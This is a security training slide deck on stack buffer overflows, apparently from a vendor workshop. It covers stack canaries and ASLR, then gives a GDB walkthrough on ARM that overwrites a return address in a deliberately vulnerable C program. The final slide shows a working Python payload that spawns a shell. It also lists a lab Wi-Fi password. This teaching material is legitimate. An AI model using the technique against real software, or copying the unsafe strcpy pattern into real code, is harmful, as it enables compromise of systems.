Exploiting buffer overflows

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Karamba Security

Stack protector and ASLR

Stack protector

- Goal: prevent stack smashing by preventing buffer overrun using "stack canary"
- GCC compilation flags **`-fstack-protector`**, **`-fstack-protector-all`** or **`-fstack-protector-strong`**
  - "Which functions should be protected?"
  - *Trade-off*: performance vs security


Can be bypassed using information leakage vulnerabilities

ASLR

- Goal: reduce damage after attacker got execution on stack
- Attacker would normally call `system(...)` by address (**Return-to-libc** attack)
  - Requires a *fixed address* during linking and loading into memory
- OS with Address Space Layout Randomization ensures address is *random* every reboot

Can be bypassed if information about memory layout is *leaked* or ROP

ROP



Program Flow:
Attacker Controlled:
sub5to8
Instruction 5
Instruction 6
Instruction 7
Instruction 8
return
sub9to11
Instruction 9
Instruction 10
Instruction 11
return
sub12to20
Instruction 12
Instruction 13
Instruction 14
Instruction 15
Instruction 16
Instruction 17
Instruction 18
Instruction 19
Instruction 20
return

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Stack overrun attack

Vulnerable1 code

```
CFLAGS=-Wall -Wextra -fno-stack-protector -g
```


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void not_called() {
    printf("Enjoy shell =^_^=\n");
    system("/bin/sh");
}

void foo(char* string) {
  char buffer[16];
  strcpy(buffer, string);
  printf("Hello: %s\n", buffer);
}

int main(int argc, char** argv) {
    foo(argv[1]);
    return 0;
}
```


Stack structure



Exercise

- Connect your PC to “**KarambaDemoWifi**” hotspot (password is **letshack1904**)

- Open Putty (**ssh** on Linux/Mac) and connect (select one of provided **IP addresses**)



- **Type:** *cd /sbin*
- **Type:** *./vulnerable1 Karamba*
- **Type:** *./vulnerable1 AAAAAAAAAAAAAAAAAAAAAAAAA*

Research bug in GDB

- **Type:** *gdb vulnerable1*
- Look for start address of **foo. Type**: *disas main*

```
0x0001052c <+0>:     push    {r11, lr}
0x00010530 <+4>:     add     r11, sp, #4
0x00010534 <+8>:     sub     sp, sp, #8
0x00010538 <+12>:    str     r0, [r11, #-8]
0x0001053c <+16>:    str     r1, [r11, #-12]
0x00010540 <+20>:    ldr     r3, [r11, #-12]
0x00010544 <+24>:    add     r3, r3, #4
0x00010548 <+28>:    ldr     r3, [r3]
0x0001054c <+32>:    mov     r0, r3
0x00010550 <+36>:    bl      0x104ec <foo>
0x00010554 <+40>:    mov     r3, #0
0x00010558 <+44>:    mov     r0, r3
0x0001055c <+48>:    sub     sp, r11, #4
0x00010560 <+52>:    pop     {r11, pc}
```

- Set relevant break point. **Type:** *break *0x104ec*

Research bug in GDB

- **Type:** *run AAAAAAAAAAAAAAAA* (16 A's) to fill the buffer. This stops on break point
- **Type:** *disas* to see function assembly code

```
   0x000104ec <+0>:     push    {r11, lr}
   0x000104f0 <+4>:     add     r11, sp, #4
   0x000104f4 <+8>:     sub     sp, sp, #24
   0x000104f8 <+12>:    str     r0, [r11, #-24] ; 0xffffffe8
=> 0x000104fc <+16>:    sub     r3, r11, #20
   0x00010500 <+20>:    ldr     r1, [r11, #-24] ; 0xffffffe8
   0x00010504 <+24>:    mov     r0, r3
   0x00010508 <+28>:    bl      0x10354 <strcpy@plt>
   0x0001050c <+32>:    sub     r3, r11, #20
   0x00010510 <+36>:    mov     r1, r3
   0x00010514 <+40>:    movw    r0, #1520       ; 0x5f0
   0x00010518 <+44>:    movt    r0, #1
   0x0001051c <+48>:    bl      0x10348 <printf@plt>
   0x00010520 <+52>:    nop     {0}
   0x00010524 <+56>:    sub     sp, r11, #4
   0x00010528 <+60>:    pop     {r11, pc}
```


Research bug in GDB

- Set break point after *strcpy* and *printf* calls.
    - **Type:** *break *0x010524*
- Continue program execution. **Type:** *c*
- Check frame pointer (FP=r11) and return address (LR=link register) positions on stack. **Type:** *info frame*

```
Saved registers:
 r11 at 0x7effb98, lr at 0x7effb9c
```

- Check where buffer starts on stack. **Type:** *x buffer*

```
0x7effb88:      0x41414141      AAAA
```


Research bug in GDB

- Calculating the distance between LR and buffer gives 20:
- (LR – buffer) = 0x7efffb9c - 0x7efffb88 = 0x14 = 20_{10}
- 20 = 16 bytes for buffer + 4 bytes for **FP**
- Check buffer start and bytes afterwards on stack up to return address. **Type:** *x/6x buffer*

```
0x7efffb88:     0x41414141      0x41414141      0x41414141      0x41414141
0x7efffb98:     0x7efffb00      0x00010554
```

- **0x10554** – address of next instruction in main function after call

Research bug in GDB

- Let’s overwrite FP and LR with GDB command:
  - Get address of **not_called** func:
  - **Type:** *p ‘vulnerable1.c’::not_called*

```
$1 = {void ()} 0x104c4 <not_called>
```

  - Overrun FP. **Type:** *set {int}0x7efffb98=0x41414141*
  - Overrun LR. **Type:** *set {int} 0x7efffb9c =**0x104c4***

- Verify that overwritten: **Type:** *x/6 buffer*

```
0x7efffb88:     0x41414141      0x41414141      0x41414141      0x41414141
0x7efffb98:     0x41414141      0x000104c4
```


Research bug in GDB

- Continue and get the shell. Type: c

```
Continuing.
Enjoy shell =^_^=
sh-4.3#
```

- Successfully exploited, but we used GDB **set** command => need to do the same with buffer passed to program

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

Summary of attack





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Real attack with controlled buffer

- Run binary with Python as an argument:

Type: ./vulnerable1 "`python –c "print 'A'*20+**'\xc4\x04\x01\x00'"**`"

```
Continuing.
Enjoy shell =^_^=
sh-4.3#
```


- Need Python to support hexadecimal input
- Spray A's starting buffer until reaching return address
- Set the **not_called** function address as return address using a little endian address (for ARM)

Karamba In-memory protection

Karamba protection

- Check the management site to see incidents:

http://192.168.1.2



Thank you!

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